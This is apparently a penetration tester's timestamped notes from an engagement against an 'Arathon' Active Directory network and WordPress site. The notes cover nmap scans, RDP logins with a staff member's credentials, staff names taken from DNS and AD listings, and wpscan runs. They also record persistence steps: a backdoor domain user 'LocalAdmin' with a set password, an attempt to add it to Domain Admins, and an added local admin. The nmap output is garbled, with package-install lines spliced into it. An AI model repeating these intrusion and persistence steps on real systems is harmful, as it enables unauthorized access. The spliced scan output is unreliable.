15:06 - Still need to find out the machine of 10.0.1.11, and the other machines in the 10.0.0.0 subnet so am seeing if there are any NSE scripts regarding dns that I can use towards 10.0.1.10

Command: **nmap -Pn --script *dns* 10.0.1.10**

15:16 - Scan completed

Result:


```

Nmap done: 1 IP address (0 hosts up) scanned in 13.34 seconds
sshtun@ip-10-0-2-5:~$ nmap -Pn --script *dns* 10.0.1.10:22-x11
Reading package lists... Done
Starting Nmap 7.60 ( https://nmap.org ) at 2020-10-28 15:07 +08
Stats: 0:06:51 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.39% done; ETC: 15:14 (0:00:02 remaining) longer required;
Nmap scan report for 10.0.1.10
Host is up (0.0011s latency).
Not shown: 988 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP files and directories currently installed.)
3269/tcp  open  globalcatLDAPssl 1+git20131203-0kali) ...
3389/tcp  open  ms-wbt-server
(Reading database ... 329080 files and directories currently installed.)
Host script results: ... /freerdp2-x11_2.2.0+dfsg1-1_amd64.deb ...
|_dns-brute: Can't guess domain of "10.0.1.10"; use dns-brute.domain script argument.
|_fcrdns: FAIL (No PTR record) (dfsg1-1) ...
Processing triggers for man-db (2.9.3-2) ...
Nmap done: 1 IP address (1 host up) scanned in 615.41 seconds
sshtun@ip-10-0-2-5:~$ 

```

- Port scan reveals it has LDAP; Might be AD?
- Has RDP port available - will try to login with KennyYap's Credentials

15:23 - Entered 10.0.1.10 (Arathon-DC) via RDP using KennyYap's credentials



- Has both AD and DNS

Decided to explore the DNS Server configurations to identify the machines in the network

Name	Type	Data	Timestamp
ForestDnsZones	Start of Authority (SOA)	[2687], arathon-dc.arathondomain.internal, host...	static
(same as parent folder)	Name Server (NS)	arathon-dc.arathondomain.internal.	static
(same as parent folder)	Host (A)	10.0.1.10	10/22/2020 10:00:00 AM
arathon-dc	Host (A)	10.0.1.10	static
ARATHON-FILE	Host (A)	10.0.1.11	10/22/2020 10:00:00 AM
chuakaryong	Host (A)	10.0.0.6	10/22/2020 10:00:00 AM
EC2AMAZ-CHNO9U0	Host (A)	10.0.1.15	9/29/2020 8:00:00 PM
EC2AMAZ-IBVSU50	Host (A)	10.0.2.26	9/28/2020 1:00:00 PM
EC2AMAZ-JKF3VPD	Host (A)	10.0.1.188	10/9/2020 1:00:00 PM
EC2AMAZ-VTV98D4	Host (A)	10.0.2.99	10/7/2020 8:00:00 AM
FooWaiYee	Host (A)	10.0.0.9	10/22/2020 10:00:00 AM
HengChengSiang	Host (A)	10.0.0.10	10/22/2020 10:00:00 AM
HoTengHoon	Host (A)	10.0.0.7	10/27/2020 4:00:00 PM
KennyTay	Host (A)	10.0.0.5	10/22/2020 10:00:00 AM
MaryLow	Host (A)	10.0.0.11	10/22/2020 10:00:00 AM
SimSokYong	Host (A)	10.0.0.8	10/22/2020 10:00:00 AM
SPServer	Host (A)	10.0.2.178	9/28/2020 11:00:00 AM
SPServerA	Host (A)	10.0.1.253	9/29/2020 10:00:00 AM
SPServerB	Host (A)	10.0.2.17	9/29/2020 10:00:00 AM
SPServerC	Host (A)	10.0.2.62	9/29/2020 11:00:00 AM
SPServerD	Host (A)	10.0.1.115	9/29/2020 11:00:00 AM
SPServerE	Host (A)	10.0.1.192	10/9/2020 9:00:00 AM
SPServerF	Host (A)	10.0.1.171	10/9/2020 8:00:00 AM
SPServerKO	Host (A)	10.0.1.130	10/9/2020 10:00:00 AM
SPServerLP	Host (A)	10.0.1.155	10/9/2020 1:00:00 PM
SPServerNew	Host (A)	10.0.2.149	9/28/2020 1:00:00 PM
SPServerSE	Host (A)	10.0.1.27	10/8/2020 3:00:00 PM
SPServerXG	Host (A)	10.0.1.63	10/8/2020 3:00:00 PM
SPServerXS	Host (A)	10.0.2.204	10/7/2020 9:00:00 AM
SPServerZZ	Host (A)	10.0.1.85	10/5/2020 2:00:00 PM

Active Directory Users and Computers

File Action View Help

	Name	Type	Description
>	ANGJIAYUN	Computer	
>	ANGZHIHIN	Computer	
> ArathonDomain.internal	ARATHON-FILE	Computer	
>	CAROLGOH	Computer	
>	CHARLIECHUA	Computer	
>	CHOOSHUYUAN	Computer	
>	CHUAKARYONG	Computer	
>	CHUAWEEPING	Computer	
>	EC2AMAZ-CHNO90U	Computer	
>	EC2AMAZ-IBVSUSO	Computer	
>	EC2AMAZ-JKF3VPD	Computer	
>	EC2AMAZ-VTV88D4	Computer	
>	FOOWAIYEE	Computer	
>	GERMAINECHOW	Computer	
>	HENGCHENGSIANG	Computer	
>	HOTENGHOON	Computer	
>	JAMESLEE	Computer	
>	KENNYYAP	Computer	
>	LEEHIANBOON	Computer	
>	LEELIYI	Computer	
>	LIMCHENKIT	Computer	
>	LIMKUMKWAN	Computer	
>	MARYLOW	Computer	
>	NGYEWLING	Computer	
>	SEEKONGJIE	Computer	
>	SIMSOKYONG	Computer	
>	SIMWEICHYE	Computer	
>	SOHILIMAY	Computer	
>	TANKWOKLEE	Computer	
>	TANMAYIA	Computer	
>	TANSIANGHONG	Computer	

TAYBOONKHENG	Computer
TEOHCHONGJUN	Computer
TEOSWEEQIAN	Computer
THOMASLEONG	Computer
WEELINGWIN	Computer
YEOGUANENG	Computer

Active Directory Users and Computers

File Action View Help

	Name	Type	Description
>	Chua Kar Yong	User	
>	Kenny Yap	User	

The screenshot shows the Windows Active Directory Users and Computers (ADUC) management console. On the left, a tree view displays the domain structure under 'ArathonDomain.internal'. The 'Employees' container is expanded, showing sub-containers 'Admins' and 'Staff'. The 'Staff' container is selected and highlighted in yellow. On the right, a list view displays a table of users, ordered by Name. The table has columns for Name, Type, and Description. The user 'Lee Li Yi' is selected and highlighted in blue.

Name	Type	Description
Ang Jia Yun	User	
Ang Zhi Hin	User	
Carol Goh	User	
Charlie Chua	User	
Choo Shu Yuan	User	
Chua Wee Ping	User	
Foo Wai Yee	User	
Germaine Chow	User	
Heng Cheng Siang	User	
Ho Teng Hoon	User	
James Lee	User	
Lee Hian Boon	User	
Lee Li Yi	User	
Lim Chen Kit	User	
Lim Kum Kwan	User	
Mary Low	User	
Ng Yew Ling	User	
See Kong Jie	User	
Sim Sok Yong	User	
Sim Wei Chye	User	
Soh Li May	User	
Tan Kwok Lee	User	
Tan May Jia	User	
Tan Siang Hong	User	
Tay Boon Heng	User	
Teo Swee Qian	User	
Teoh Chong Jun	User	
Thomas Leong	User	
Wee Ling Win	User	
Yeo Guan Eng	User	

15:28 - Entered 10.0.1.11 to identify the server via the RDP certificate name and to view what is inside

- Name is Arathon-File
 - This means this is the file server; the other machine is the domain controller
 - Have referred back to my previous nmap scan and realised I already had the answer there; Guess I missed the information or made a mistake when reading the information

User Privileges

I found it weird that KennyYap is able to access all the different machines with ease, and decided to look into the account privileges of him.

```
C:\Users\kennyyap>net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
ARATHONDOMAIN\Domain Admins
The command completed successfully.

C:\Users\kennyyap>
```


I noted what are the groups who are given Admin privileges. This consists of the Domain Admins

Since KennyYap and ChuaKarYong are Admins (as found in the AD), they have the admin privileges of an Administrator User

Thus, we do not need to do any further privilege escalations unless we want to reach SYSTEM level, which may be encouraged as we still do not have the access to the AWS admin portion.

Post-Exploitation

Created a user 'LocalAdmin' inside the AD with password 'evilP@55w0rd'



Active Directory Users and Computers			
File Action View Help			
Back Forward Home Refresh Stop Help			
Name	Type	Description	
admin123	User		
Administrator	User	Built-in account for administering the computer/...	
Allowed RODC Pass...	Security Group...	Members in this group can have their passwords r...	
Cert Publishers	Security Group...	Members of this group are permitted to publish c...	
Cloneable Domain ...	Security Group...	Members of this group that are domain controller...	
DefaultAccount	User	A user account managed by the system.	
Denied RODC Pass...	Security Group...	Members in this group cannot have their password...	
DnsAdmins	Security Group...	DNS Administrators Group	
DnsUpdateProxy	Security Group...	DNS clients who are permitted to perform dynamici...	
Domain Admins	Security Group...	Designated administrators of the domain	
Domain Computers	Security Group...	All workstations and servers joined to the domain	
Domain Controllers	Security Group...	All domain controllers in the domain	
Domain Guests	Security Group...	All domain guests	
Domain Users	Security Group...	All domain users	
Enterprise Admins	Security Group...	Designated administrators of the enterprise	
Enterprise Key Adm...	Security Group...	Members of this group can perform administrativ...	
Enterprise Read-onl...	Security Group...	Members of this group are Read-Only Domain Co...	
Group Policy Creat...	Security Group...	Members in this group can modify group policy f...	
Guest	User	Built-in account for guest access to the computer...	
Key Admins	Security Group...	Members of this group can perform administrativ...	
LocalAdmin	User		
ProjectTeam1	Security Group...	Orion, Pegasus	
ProjectTeam2	Security Group...	Sirius	
Protected Users	Security Group...	Members of this group are afforded additional pr...	
RAS and IAS Servers	Security Group...	Servers in this group can access remote access pr...	
Read-only Domain ...	Security Group...	Members of this group are Read-Only Domain Co...	
Schema Admins	Security Group...	Designated administrators of the schema	

16:05 - Tried to add the user to "Domain Admins" but my RDP session got shut off.

16:35 - Decided to create an admin inside the Arthon-File Server first with the same password, and made sure the LocalAdmin has Administrator Privileges in it to make sure if the user gets deleted off, there is still a method of entering.

The screenshot shows the Windows Settings interface under 'Accounts'. On the left, there are sections for 'Home', 'Find a setting', 'Accounts', 'Your info', 'Sign-in options', and 'Other people'. The 'Other people' section is expanded, showing 'Work or school users' and 'Other people'. Under 'Work or school users', there is a list with one item: 'ARATHONDOMAIN\LocalAdmin' (Administrator). Below this, there are buttons for 'Change account type' and 'Remove'. Under 'Other people', there is another list with one item: 'FileAdmin' (Local account). At the bottom, there is a link 'Set up assigned access'.

16:41 - As I am unable to access arthon-dc as kennyyap due to someone else accessing, I will just detail what I am was going to do

- Create a local admin account within the DC
- Try to make the domain account have admin privileges again
- If fail then move on, as AWS controller can still revoke my account credentials

DAY 3

Worked on Wordpress

My IP: 138.75.173.200

08:49 - do a wpscan, which I ran in stealthy mode, to enumerate the other plugins available

Command: wpscan --enumerate ap -v --stealthy --usernames user.txt --url www.arathontechnologies.com

Result: nothing new

09:34 - do an aggressive wpscan on all plugins

Command: wpscan --enumerate ap -v --wp-content-dir wp-content --plugins-detection aggressive --usernames user.txt --url www.arathontechnologies.com

10:49 - scan completed

Result: No plugins found

```
[+] WordPress theme in use: twentyseventeen
Location: http://www.arathontechnologies.com/wp-content/themes/twentyseventeen/
Last Updated: 2020-08-11T00:00:00.000Z
[+] The version is out of date, the latest version is 2.4
Style URL: https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/style.css?ver=4.8.14
Style Name: Twenty Seventeen
Style URI: https://wordpress.org/themes/twentyseventeen/
Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a focus on business sites, it features multiple sections on the front page as well as widgets in many languages. For full abilities, and on any device.
Author: The WordPress Team
Author URL: https://wordpress.org/
License: GNU General Public License v2 or later
License URL: http://www.gnu.org/licenses/gpl-2.0.html
Tags: one-column, two-columns, right-sidebar, flexible-header, accessibility-ready, custom-colors, custom-header, custom-menu, custom-logo, editor-style, featured-images, footer-widgets, post-formats, rtl-language-support, sticky-post, theme-options, threaded-comments, translation-ready
Text Domain: twentyseventeen
Found By: Css Style In Homepage (Passive Detection)
Version: 1.3 (80% confidence)
Found By: Style (Passive Detection)
- https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/style.css?ver=4.8.14, Match: 'Version: 1.3'
[+] Enumerating All Plugins (via Aggressive Methods)
Checking Known Locations - Time: 01:17:05
[+] No plugins Found.
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
[+] Finished: Wed Oct 28 22:49:35 2020
[+] Requests Done: 89620
[+] Cached Requests: 39
[+] Data Sent: 19.933 MB
[+] Data Received: 21.19 MB
[+] Memory used: 318.887 MB
[+] Elapsed time: 01:17:14
```

09:34 - Looking at my firefox network I noted there are cookies that looked like the exploit result

(?) set-cookie: wordpress_test_cookie=WP%20Cookie%20check; path=/; secure
(?) set-cookie: wordpress_6f1008beccb9f38b0176...MT; Max-Age=0; path=/wp-admin
(?) set-cookie: wordpress_sec_6f1008beccb9f38b...MT; Max-Age=0; path=/wp-admin
(?) set-cookie: wordpress_6f1008beccb9f38b0176...e=0; path=/wp-content/plugins
(?) set-cookie: wordpress_sec_6f1008beccb9f38b...e=0; path=/wp-content/plugins
(?) set-cookie: wordpress_logged_in_6f1008becc...:48:39 GMT; Max-Age=0; path=/
(?) set-cookie: wordpress_logged_in_6f1008becc...:48:39 GMT; Max-Age=0; path=/
(?) set-cookie: wp-settings-0=%20; expires=Wed...:48:39 GMT; Max-Age=0; path=/
(?) set-cookie: wp-settings-time-0=%20; expire...:48:39 GMT; Max-Age=0; path=/
(?) set-cookie: wordpress_6f1008beccb9f38b0176...:48:39 GMT; Max-Age=0; path=/
(?) set-cookie: wordpress_6f1008beccb9f38b0176...:48:39 GMT; Max-Age=0; path=/
(?) set-cookie: wordpress_sec_6f1008beccb9f38b...:48:39 GMT; Max-Age=0; path=/
(?) set-cookie: wordpress_sec_6f1008beccb9f38b...:48:39 GMT; Max-Age=0; path=/

 Persist L ngs

▼ wordpress_6f1008beccb9f38b01760fbc1790ce26:

expires: 2019-10-30T02:59:06.000Z

path: /

values?

▼ wordpress_logged_in_6f1008beccb9f38b01760fbcc1790ce26:

expires: 2019-10-30T02:59:06.000Z

path: /

values

▼ wordpress_sec_6f1008beccb9f38b01760fb1790ce26:

expires: 2019-10-30T02:59:06.000Z

path: /

values

▼ wordpress_test_cookie:

path: /

secure: true

value: WP Cookie check

▼ wordpresspass_6f1008beccb9f38b01760fbcc1790ce26:

expires: 2019-10-30T02:59:06.000Z

path: /

However, all of them are blank

Rest of the morning - Did POST requests to different links within arathontechnologies.com and focused mainly on wp-admin